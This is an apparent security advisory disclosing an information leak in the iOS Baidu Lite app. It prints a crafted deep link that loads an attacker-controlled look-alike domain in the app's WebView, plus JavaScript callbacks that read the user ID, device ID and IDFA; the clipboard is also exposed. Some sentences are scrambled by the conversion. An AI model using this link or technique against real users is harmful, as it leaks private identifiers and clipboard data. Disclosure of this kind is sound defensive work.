
An information leak vulnerability in the iOS version of Baidu


Lite app

Brief Description

Baidu Lite app is a tool app which provides functions such as information search, news reading, novel reading, video watching, etc. It ranks **No.14** in the "Utilities" category list on the App Store of the Chinese region and has **602,000 ratings**.








The iOS version of the Baidu Lite app supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found a flaw in the domain name validation when these interfaces are invoked.

Thus, an attacker can craft a malicious Scheme-customized URL. When clicked by the victim in a browser or another app, the URL can direct the victim to the Baidu Lite app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces and carry out malicious activities, such as retrieving victim's UserID, DeviceID and accessing victim's clipboard.

Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: baiduboxlite://browse?url=https://attackbaidu.com/baidulite/atkBaiduLite.html. Here, "attackbaidu.com" is a domain registered by the attacker and under the attacker's control. The domain should have the same suffix as Baidu Lite App's official domain name "baidu.com". It is completely feasible and inexpensive to register such a domain name, as shown below.



In our experiment, we did not actually register attackbaidu.com, but modified the DNS rules in the local area network to map attackbaidu.com to our own website.

When URL the victim clicks this on (baiduboxlite://browse?url=https://attackbaidu.com/baidulite/atkBaiduLite.html), it directs Baidu victim the Lite and opens the webpage app https://attackbaidu.com/baidulite/atkBaiduLite.html within the app.



Within the webpage, the attacker can then invoke privileged interfaces and carry out malicious activities, such as retrieving victim's UserID, DeviceID and accessing victim's clipboard..



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
function callback_getIM(jsonstr) {
    var json = JSON.parse(jsonstr);
    document.getElementById("Zid").innerText = "Your ZID: \n" + json.data.zid;
}

function callback_getIM(jsonstr) {
    var json = JSON.parse(jsonstr);
    document.getElementById("Cuid").innerText = "Your CUID: \n" + json.unique_id;
}

function callback_getIMM(jsonstr) {
    var json = JSON.parse(jsonstr);
    document.getElementById("IDFA").innerText = "Your IDFA: \n" + json.data.idfa;
}
```

Impact of the Vulnerability

Scope of the vulnerability: Baidu Lite app iOS v6.40.0 (the latest version as of 2024-12-17). **Consequences of the vulnerability**: Information disclosure.

Download Link For Affected Application:

æ IIC

https://apps.apple.com/us/app/%E7%99%BE%E5%BA%A6%E6%9E%81%E9%80%9F%E7%89%88/id1281873118

CN:

https://apps.apple.com/cn/app/%E7%99%BE%E5%BA%A6%E6%9E%81%E9%80%9F%E7%89%88/id1281873118

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.